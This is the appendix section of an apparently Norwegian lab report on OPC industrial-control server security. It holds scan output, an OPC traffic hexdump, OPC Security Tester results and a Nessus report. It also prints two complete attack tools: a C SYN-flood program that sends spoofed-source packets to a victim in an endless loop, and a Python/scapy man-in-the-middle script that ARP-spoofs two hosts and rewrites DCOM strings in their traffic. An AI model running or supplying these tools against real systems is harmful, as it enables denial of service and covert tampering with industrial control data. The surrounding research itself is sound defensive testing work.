T1(Resp=Y\%DF=N\%W=FAF0\%ACK=S++\%Flags=AS\%Ops=M)
T2(Resp=N)
T3(Resp=Y\%DF=N\%W=FAF0\%ACK=S++\%Flags=AS\%Ops=M)
T4(Resp=Y\%DF=N\%W=7FFF\%ACK=O\%Flags=R\%Ops=)
T5(Resp=Y\%DF=N\%W=FAF0\%ACK=S++\%Flags=R\%Ops=)
T6(Resp=Y\%DF=N\%W=7FFF\%ACK=O\%Flags=R\%Ops=)
T7(Resp=N)
PU(Resp=N)
TCP Sequence Prediction: Difficulty=0 (Trivial joke)
IPID Sequence Generation: Incremental
Service Info: OSs: Linux, Windows

OS and Service detection performed. Please report any incorrect results at
     http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 42.357 seconds
Raw packets sent: 2127 (99.316KB) | Rcvd: 1761 (81.474KB)
$
```

Vedlegg B : SYN_attack.cpp

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/time.h>
#include <signal.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <unistd.h>

int tcpsend(u_int saddr, u_int daddr, unsigned short sport,
     unsigned short dport, char *data,
     unsigned short datalen);
unsigned short in_cksum(unsigned short *ptr, int nbytes);
void help(void);

struct pseudohdr {
  unsigned long saddr;
  unsigned long daddr;
  char useless;
  unsigned char protocol;
  unsigned short length;
};
unsigned long sent = 0;

int main(int argc, char **argv) {
  if(argc < 3) { help(); exit(0); }
  srand(1001);
  unsigned long victim;
  unsigned short destport;

  victim = inet_addr(argv[1]);
  destport = atoi(argv[2]);
  printf("flooding...\n");
  char ip[15] = { 0 };
  int nbytes;
  char *payload = (argc > 3) ? argv[3] : 0;
  unsigned short p_len = payload ? strlen(payload) : 0;

  while(1) {
    sprintf(ip, "%d.%d.%d.%d\n",rand()%223,rand()%255,rand()%255,rand()%255);
    nbytes = tcpsend(inet_addr(ip),victim,rand()%255+2003,destport,payload,
        p_len);
    if(!nbytes) {
      printf("send error (%d packets have been sent)\n", sent); exit(-1);
    }
    ++sent;
  }
  return (0);
}

int tcpsend(unsigned int saddr, unsigned int daddr, unsigned short sport,
  unsigned short dport, char *data, unsigned short datalen) {
  char *packet;
  struct iphdr *ip;
  struct tcphdr *tcp;
  struct pseudohdr *pseudo;
  struct sockaddr_in servaddr;
  int retval, sockfd;
  int on = 1;
  int packet_size = (sizeof(struct iphdr) + sizeof(struct tcphdr) + datalen)
       *
         sizeof(char);
```

```
  packet = (char *) malloc (packet_size);
  servaddr.sin_family = AF_INET;
  servaddr.sin_port = htons (dport);
  servaddr.sin_addr.s_addr = daddr;
  memset(&servaddr.sin_zero, 0, sizeof(servaddr.sin_zero));

  if ((sockfd = socket (AF_INET, SOCK_RAW, IPPROTO_TCP);) == -1) {
    perror("Socket"); return (0);
  }
  if (setsockopt (sockfd, IPPROTO_IP, IP_HDRINCL,
      (const char*)&on, sizeof (on)) == -1) {
    perror("Set Sockopt"); return (0);
  }
  ip = (struct iphdr *) packet;
  tcp = (struct tcphdr *) (packet + sizeof(struct iphdr));
  pseudo = (struct pseudohdr *) (packet + sizeof(struct iphdr) - sizeof(
      struct pseudohdr));
  memset (packet, 0, packet_size);

  pseudo->saddr = saddr;
  pseudo->daddr = daddr;
  pseudo->protocol = IPPROTO_TCP;
  pseudo->length = htons( sizeof(struct tcphdr) );

  tcp->source = htons (sport);
  tcp->dest = htons (dport);
  tcp->seq = htonl(0x020405B4);
  tcp->ack_seq = 0;
  tcp->doff = 5;
  tcp->syn = 1;
  tcp->window = htons (0xD0F1);
  tcp->check = in_cksum((unsigned short *) pseudo,
            sizeof(struct tcphdr) + sizeof(struct pseudohdr));

  ip->version = 4;
  ip->ihl = 5;
  ip->tot_len = htons(packet_size);
  ip->id = rand();
  ip->ttl = 255;
  ip->protocol = IPPROTO_TCP;
  ip->saddr = saddr;
  ip->daddr = daddr;
  ip->check = in_cksum((unsigned short *) ip, sizeof(struct iphdr));

  if((retval = sendto (sockfd, packet, packet_size, 0,
           (const sockaddr*) &servaddr, sizeof (servaddr))) == -1) {
    perror("Sendto"); return (0);
  }
  close(sockfd);
  free(packet);
  return (retval);
}

unsigned short in_cksum(unsigned short *ptr, int nbytes) {
  register long sum = 0;
  u_short oddbyte;
  register u_short answer;
  while(nbytes > 1) { sum += *ptr++; nbytes -= 2; }
  if(nbytes == 1) {
    oddbyte = 0;
    *((u_char *) & oddbyte) = *(u_char *) ptr;
    sum += oddbyte;
  }
  sum = (sum >> 16) + (sum & 0xffff);
  sum += (sum >> 16);
  answer = ~sum;
  return (answer);
}
```

```
void help () {
  puts("SYN Flooding\n");
  puts("  usage: syn [destination IP] [destination port]\n");
}
```

Vedlegg C : mitm.py

```
#!/usr/bin/python
# coding=UTF-8

# Arpspoof oss selv inn som mitm,
# lytt til alle pakker
# Send videre alle tcp-pakker,
# eventuelt med endret innhold

from scapy import *
import os
from sys import *
from zlib import *
import psyco

psyco.profile()

#Sorg for gode omgivelser
if os.getuid()!=0:
  print "You must be root in order to run %s" % argv[0]
  exit(0)
if len(argv)!=3:
  print "Usage: %s <ip1> <ip2>" %argv[0]
  exit(0)

#Skru av automatisk videresending av ip-pakker
forwardoff = open("/proc/sys/net/ipv4/ip_forward","w")
forwardoff.write("1");
forwardoff.close();

#Sorg for at vi ikke sender omigjen pakker vi selv sender
#Vi satser pa at CRC-hashen ikke skal ga igjen
seentcp = {}

#Sett opp arpspoofing for begge maskinene via oss
def arpspoof(target, who):
  return os.popen("arpspoof -t " + target + " " + who + ">/dev/null 2>&1")
subprogs = []
subprogs.append(arpspoof(argv[1],argv[2]))
subprogs.append(arpspoof(argv[2],argv[1]))

## FIKS VIDERESENDING
while 1:
  pass
#DCOM sender alle strenger som <char><0x00>
def dcomify(string):
  temp = ""
  for c in string:
    temp = temp + c + "\x00"
  return temp
replace = dcomify("Simulation")
newstring = dcomify("Real")

# Vi ma sorge for at strengene er like lange
diff = len(replace) - len(newstring)
newstring = diff*"\x00" + newstring

# Callbackfunksjon for snifferen. endre strenger i pakken,
# send den ellers videre som den kom
def handle(packet):
  try:
    # Plukk alt fra og med IP-laget
    ip = packet.getlayer(IP)
    if ip == None:
      return
```

```
    # Basert p   crc vet vi hvilke pakker vi har sett. Slik videresender vi
        ikke
    # pakker som vi har videresendt for, og som blir sniffet p   vei ut.
    digest = crc32(str(ip));
    # Vi plukker ut lag for lag av pakken
    tcp = ip.payload
    ip.remove_payload()
    if tcp == NoPayload:
      return
    payload = tcp.payload
    tcp.remove_payload()
    # Dette sorger for regenerering av checksum
    tcp.chksum=None
    # Dersom vi har payload, bytt ut strengene. Vi ma sorge for at vi bytter
    # tilbake, slik at bade serveren og klienten ser det vi vil de skal se.
    if payload != NoPayload:
      payload = str(payload)
      if replace in payload:
        payload = payload.replace(replace,newstring);
      else:
        payload = payload.replace(newstring,replace);
    #Sett sammen pakkene og send avgarde
    if ((digest not in seentcp.keys())):
      p = ip/tcp/payload
      digest2=crc32(str(p))
      send(p)
      seentcp[digest] = 1
      seentcp[digest2] = 1
  # Dette sorger for at vi kan avslutte programmet
  except KeyboardInterrupt:
    for p in subprogs:
      p.close()
    raise
  # Dette er for debug
  except:
    print "EXCEPT"
    raise

#Sniff inntil Ctrl-C
sniff(prn=handle,filter = "tcp")
```

Vedlegg D : OPC-server-klient-kommunikasjon

```
OPC-KLIENTEN er ikke intendert
    OPC-SERVEREN er intendert

03B83  05 00 00 83 10 00 00 00  70 00 00 00 78 00 00 00 ........ p...x...
03B93  48 00 00 00 00 00 06 00  0d 44 00 00 30 04 00 00 H....... .D..0...
03BA3  87 f4 ef c5 45 57 a5 ed  05 00 02 00 00 00 00 00 ....EW.. ........
03BB3  00 00 00 00 88 fc 5d f0  0e 9c 04 10 8e 68 a9 7c ......]. .....h.|
03BC3  78 b8 3d 5b 00 00 00 00  05 00 00 00 00 00 00 00 x.=[.... ........
03BD3  05 00 00 00 49 00 6e 00  74 00 32 00 00 00 00 00 ....I.n. t.2.....
03BE3  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    03634  05 00 02 03 10 00 00 00  64 00 00 00 78 00 00 00 ........ d...x...
    03644  4c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 L....... ........
    03654  20 8d 18 00 17 00 00 00  00 00 00 00 17 00 00 00  ....... ........
    03664  53 00 61 00 77 00 2d 00  74 00 6f 00 6f 00 74 00 S.a.w.-. t.o.o.t.
    03674  68 00 65 00 64 00 20 00  57 00 61 00 76 00 65 00 h.e.d. . W.a.v.e.
    03684  73 00 2e 00 49 00 6e 00  74 00 32 00 00 00 67 00 s...I.n. t.2...g.
    03694  00 00 00 00                                      ....
03BF3  05 00 00 83 10 00 00 00  70 00 00 00 79 00 00 00 ........ p...y...
03C03  48 00 00 00 00 00 06 00  0d 44 00 00 30 04 00 00 H....... .D..0...
03C13  87 f4 ef c5 45 57 a5 ed  05 00 02 00 00 00 00 00 ....EW.. ........
03C23  00 00 00 00 40 08 5e f0  0e 9c 04 10 8e 68 a9 7c ....@.^. .....h.|
03C33  78 b8 3d 5b 00 00 00 00  05 00 00 00 00 00 00 00 x.=[.... ........
03C43  05 00 00 00 49 00 6e 00  74 00 34 00 00 00 00 00 ....I.n. t.4.....
03C53  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    03698  05 00 02 03 10 00 00 00  64 00 00 00 79 00 00 00 ........ d...y...
    036A8  4c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 L....... ........
    036B8  20 8d 18 00 17 00 00 00  00 00 00 00 17 00 00 00  ....... ........
    036C8  53 00 61 00 77 00 2d 00  74 00 6f 00 6f 00 74 00 S.a.w.-. t.o.o.t.
    036D8  68 00 65 00 64 00 20 00  57 00 61 00 76 00 65 00 h.e.d. . W.a.v.e.
    036E8  73 00 2e 00 49 00 6e 00  74 00 34 00 00 00 67 00 s...I.n. t.4...g.
    036F8  00 00 00 00                                      ....
03C63  05 00 00 83 10 00 00 00  70 00 00 00 7a 00 00 00 ........ p...z...
03C73  48 00 00 00 00 00 06 00  0d 44 00 00 30 04 00 00 H....... .D..0...
03C83  87 f4 ef c5 45 57 a5 ed  05 00 02 00 00 00 00 00 ....EW.. ........
03C93  00 00 00 00 10 10 5e f0  0e 9c 04 10 8e 68 a9 7c ......^. .....h.|
03CA3  78 b8 3d 5b 00 00 00 00  06 00 00 00 00 00 00 00 x.=[.... ........
03CB3  06 00 00 00 4d 00 6f 00  6e 00 65 00 79 00 00 00 ....M.o. n.e.y...
03CC3  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    036FC  05 00 02 03 10 00 00 00  64 00 00 00 7a 00 00 00 ........ d...z...
    0370C  4c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 L....... ........
    0371C  20 8d 18 00 18 00 00 00  00 00 00 00 18 00 00 00  ....... ........
    0372C  53 00 61 00 77 00 2d 00  74 00 6f 00 6f 00 74 00 S.a.w.-. t.o.o.t.
    0373C  68 00 65 00 64 00 20 00  57 00 61 00 76 00 65 00 h.e.d. . W.a.v.e.
    0374C  73 00 2e 00 4d 00 6f 00  6e 00 65 00 79 00 00 00 s...M.o. n.e.y...
    0375C  00 00 00 00                                      ....
03CD3  05 00 00 83 10 00 00 00  70 00 00 00 7b 00 00 00 ........ p...{...
03CE3  48 00 00 00 00 00 06 00  0d 44 00 00 30 04 00 00 H....... .D..0...
03CF3  87 f4 ef c5 45 57 a5 ed  05 00 02 00 00 00 00 00 ....EW.. ........
03D03  00 00 00 00 d8 42 5e f0  0e 9c 04 10 8e 68 a9 7c .....B^. .....h.|
03D13  78 b8 3d 5b 00 00 00 00  06 00 00 00 00 00 00 00 x.=[.... ........
03D23  06 00 00 00 52 00 65 00  61 00 6c 00 34 00 00 00 ....R.e. a.l.4...
03D33  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    03760  05 00 02 03 10 00 00 00  64 00 00 00 7b 00 00 00 ........ d...{...
    03770  4c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 L....... ........
    03780  20 8d 18 00 18 00 00 00  00 00 00 00 18 00 00 00  ....... ........
    03790  53 00 61 00 77 00 2d 00  74 00 6f 00 6f 00 74 00 S.a.w.-. t.o.o.t.
    037A0  68 00 65 00 64 00 20 00  57 00 61 00 76 00 65 00 h.e.d. . W.a.v.e.
    037B0  73 00 2e 00 52 00 65 00  61 00 6c 00 34 00 00 00 s...R.e. a.l.4...
    037C0  00 00 00 00                                      ....
03D43  05 00 00 83 10 00 00 00  70 00 00 00 7c 00 00 00 ........ p...|...
03D53  48 00 00 00 00 00 06 00  0d 44 00 00 30 04 00 00 H....... .D..0...
03D63  87 f4 ef c5 45 57 a5 ed  05 00 02 00 00 00 00 00 ....EW.. ........
03D73  00 00 00 00 a8 4a 5e f0  0e 9c 04 10 8e 68 a9 7c .....J^. .....h.|
03D83  78 b8 3d 5b 00 00 00 00  06 00 00 00 00 00 00 00 x.=[.... ........
03D93  06 00 00 00 52 00 65 00  61 00 6c 00 38 00 00 00 ....R.e. a.l.8...
```

```
03DA3  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    037C4  05 00 02 03 10 00 00 00  64 00 00 00 7c 00 00 00 ........ d...|...
    037D4  4c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 L....... ........
    037E4  20 8d 18 00 18 00 00 00  00 00 00 00 18 00 00 00  ....... ........
    037F4  53 00 61 00 77 00 2d 00  74 00 6f 00 6f 00 74 00 S.a.w.-. t.o.o.t.
    03804  68 00 65 00 64 00 20 00  57 00 61 00 76 00 65 00 h.e.d. . W.a.v.e.
    03814  73 00 2e 00 52 00 65 00  61 00 6c 00 38 00 00 00 s...R.e. a.l.8...
    03824  00 00 00 00                                      ....
03DB3  05 00 00 83 10 00 00 00  70 00 00 00 7d 00 00 00 ........ p...}...
03DC3  48 00 00 00 00 00 06 00  0d 44 00 00 30 04 00 00 H....... .D..0...
03DD3  87 f4 ef c5 45 57 a5 ed  05 00 02 00 00 00 00 00 ....EW.. ........
03DE3  00 00 00 00 e8 69 5e f0  0e 9c 04 10 8e 68 a9 7c .....i^. .....h.|
03DF3  78 b8 3d 5b 00 00 00 00  06 00 00 00 00 00 00 00 x.=[.... ........
03E03  06 00 00 00 55 00 49 00  6e 00 74 00 31 00 00 00 ....U.I. n.t.1...
03E13  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    03828  05 00 02 03 10 00 00 00  64 00 00 00 7d 00 00 00 ........ d...}...
    03838  4c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 L....... ........
    03848  20 8d 18 00 18 00 00 00  00 00 00 00 18 00 00 00  ....... ........
    03858  53 00 61 00 77 00 2d 00  74 00 6f 00 6f 00 74 00 S.a.w.-. t.o.o.t.
    03868  68 00 65 00 64 00 20 00  57 00 61 00 76 00 65 00 h.e.d. . W.a.v.e.
    03878  73 00 2e 00 55 00 49 00  6e 00 74 00 31 00 00 00 s...U.I. n.t.1...
    03888  00 00 00 00                                      ....
03E23  05 00 00 83 10 00 00 00  70 00 00 00 7e 00 00 00 ........ p...~...
03E33  48 00 00 00 00 00 06 00  0d 44 00 00 30 04 00 00 H....... .D..0...
03E43  87 f4 ef c5 45 57 a5 ed  05 00 02 00 00 00 00 00 ....EW.. ........
03E53  00 00 00 00 b8 71 5e f0  0e 9c 04 10 8e 68 a9 7c .....q^. .....h.|
03E63  78 b8 3d 5b 00 00 00 00  06 00 00 00 00 00 00 00 x.=[.... ........
03E73  06 00 00 00 55 00 49 00  6e 00 74 00 32 00 00 00 ....U.I. n.t.2...
03E83  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    0388C  05 00 02 03 10 00 00 00  64 00 00 00 7e 00 00 00 ........ d...~...
    0389C  4c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 L....... ........
    038AC  20 8d 18 00 18 00 00 00  00 00 00 00 18 00 00 00  ....... ........
    038BC  53 00 61 00 77 00 2d 00  74 00 6f 00 6f 00 74 00 S.a.w.-. t.o.o.t.
    038CC  68 00 65 00 64 00 20 00  57 00 61 00 76 00 65 00 h.e.d. . W.a.v.e.
    038DC  73 00 2e 00 55 00 49 00  6e 00 74 00 32 00 00 00 s...U.I. n.t.2...
    038EC  00 00 00 00                                      ....
03E93  05 00 00 83 10 00 00 00  70 00 00 00 7f 00 00 00 ........ p.......
03EA3  48 00 00 00 00 00 06 00  0d 44 00 00 30 04 00 00 H....... .D..0...
03EB3  87 f4 ef c5 45 57 a5 ed  05 00 02 00 00 00 00 00 ....EW.. ........
03EC3  00 00 00 00 88 79 5e f0  0e 9c 04 10 8e 68 a9 7c .....y^. .....h.|
03ED3  78 b8 3d 5b 00 00 00 00  06 00 00 00 00 00 00 00 x.=[.... ........
03EE3  06 00 00 00 55 00 49 00  6e 00 74 00 34 00 00 00 ....U.I. n.t.4...
03EF3  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    038F0  05 00 02 03 10 00 00 00  64 00 00 00 7f 00 00 00 ........ d.......
    03900  4c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 L....... ........
    03910  20 8d 18 00 18 00 00 00  00 00 00 00 18 00 00 00  ....... ........
    03920  53 00 61 00 77 00 2d 00  74 00 6f 00 6f 00 74 00 S.a.w.-. t.o.o.t.
    03930  68 00 65 00 64 00 20 00  57 00 61 00 76 00 65 00 h.e.d. . W.a.v.e.
    03940  73 00 2e 00 55 00 49 00  6e 00 74 00 34 00 00 00 s...U.I. n.t.4...
    03950  00 00 00 00                                      ....
03F03  05 00 00 83 10 00 00 00  70 00 00 00 80 00 00 00 ........ p.......
03F13  48 00 00 00 00 00 05 00  0d 44 00 00 30 04 00 00 H....... .D..0...
03F23  87 f4 ef c5 45 57 a5 ed  05 00 02 00 00 00 00 00 ....EW.. ........
03F33  00 00 00 00 58 81 5e f0  0e 9c 04 10 8e 68 a9 7c ....X.^. .....h.|
03F43  78 b8 3d 5b 00 00 00 00  01 00 00 00 01 00 00 00 x.=[.... ........
03F53  00 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00 ........ ........
03F63  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    03954  05 00 02 03 10 00 00 00  d4 00 00 00 80 00 00 00 ........ ........
    03964  bc 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    03974  b0 72 a4 01 a2 00 00 00  a2 00 00 00 4d 45 4f 57 .r...... ....MEOW
    03984  01 00 00 00 01 01 00 00  00 00 00 00 c0 00 00 00 ........ ........
    03994  00 00 00 46 00 00 00 00  05 00 00 00 ae 95 b5 21 ...F.... .......!
    039A4  63 1f c9 8a 1d 8f 03 bb  df 8f e1 50 21 f8 01 00 c....... ...P!...
    039B4  30 04 00 00 87 e3 e3 b9  40 97 22 f5 2f 00 1c 00 0....... @."./...
    039C4  07 00 73 00 68 00 65 00  72 00 6c 00 6f 00 63 00 ..s.h.e. r.l.o.c.
    039D4  6b 00 00 00 07 00 31 00  32 00 39 00 2e 00 32 00 k.....1. 2.9...2.
    039E4  34 00 31 00 2e 00 32 00  35 00 32 00 2e 00 31 00 4.1...2. 5.2...1.
    039F4  31 00 36 00 00 00 00 00  09 00 ff ff 00 00 10 00 1.6..... ........
```

```
03A04  ff ff 00 00 0a 00 ff ff  00 00 0e 00 ff ff 00 00 ........ ........
03A14  11 00 ff ff 00 00 12 00  ff ff 00 00 00 00 6e 00 ........ ......n.
03A24  01 00 00 00                                      ....
```

Vedlegg E : Utskrift fra kjøring av OPC Security Tester


```
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    Semantic_Bad_Quality_on_Write","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    Blobs","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    Locale_OutofBounds","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    AddGroup_Overflow","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    GroupHandle_Test","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    ErrorMessage_OutofBounds","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    ArbitraryRead","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    ArbitraryWrite","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    DeleteGroup_Free","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    DeleteGroup_Doublefree","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    Clientname_String_Overflow","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    ErrorMessage_OutofBounds_Common","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    Groupname_String_Overflow","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    Server_Shutdown","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
    PublicGroupname_String_Overflow","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
    Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
    ","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
```

DeletePublicGroup_Free","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
IOPCGroupStateMgt_SetName_Overflow","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
IOPCGroupStateMgt_CloneGroup_Overflow","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
IOPCGroupStateMgt_SetState_Overflow","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
IPersistFile_Copy","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
IPersistFile_Load_Overflow","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
IPersistFile_Save_Overflow","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
IPersistFile_SaveCompleted_Overflow","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
IPersistFile_Load_Bootini","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
IPersistFile_Save_Rootdir","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
ItemProperties_Itemid_Query","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
ItemProperties_Itemid_Getitem","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
ItemProperties_Itemid_Lookup","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
BrowseAddressSpace_Browseto","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
BrowseAddressSpace_Itemid_GetItemID","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
BrowseAddressSpace_Itemid_Browseaccesspaths","PASS",""
"129.241.252.116","{F8582CF2-88FB-11D0-B850-00C0F0104305}","Matrikon.OPC.
Simulation.1","1.1.307","Matrikon OPC Server for Simulation and Testing
","Matrikon Consulting Inc (780) 448-1010 http://www.matrikon.com","
BrowseAddressSpace_Filter_Overflow","PASS",""

Vedlegg F : Nessus kartleggingsutskrift av `129.241.252.115`

TENABLE NESSUS 3

List of hosts

129.241.252.115 Medium Severity problem(s) found

[^] Back

129.241.252.115

Scan time :

Start time :	Thu Oct 25 13:06:04 2007
End time :	Thu Oct 25 13:07:40 2007

Number of vulnerabilities :

Open ports :	10
Low :	28
Medium :	3
High :	0

Information about the remote host :

Operating system :	Linux Kernel 2.6
NetBIOS name :	(unknown)
DNS name :	(unknown)

[^] Back to 129.241.252.115

Port ssh (22/tcp)

Services

An ssh server is running on this port

Nessus ID : 10330

SSH Server type and version

Synopsis :

An SSH server is listening on this port.

Description :

It is possible to obtain information about the remote SSH server by sending an empty authentication request.

Risk factor :

None

Plugin output :

SSH version : SSH-2.0-OpenSSH_4.3
SSH supported authentication : publickey,gssapi-with-mic,password

Nessus ID : 10267

SSH protocol versions supported

Synopsis :

A SSH server is running on the remote host.

Description :

This plugin determines which versions of the SSH protocol the remote SSH daemon supports.

Risk factor :

None

Plugin output :

The remote SSH daemon supports the following versions of the
SSH protocol :

. 1.99
. 2.0

SSHv2 host key fingerprint : 29:9e:27:17:27:c5:7a:78:aa:94:9c:da:62:8d:a9:86

Nessus ID : 10881

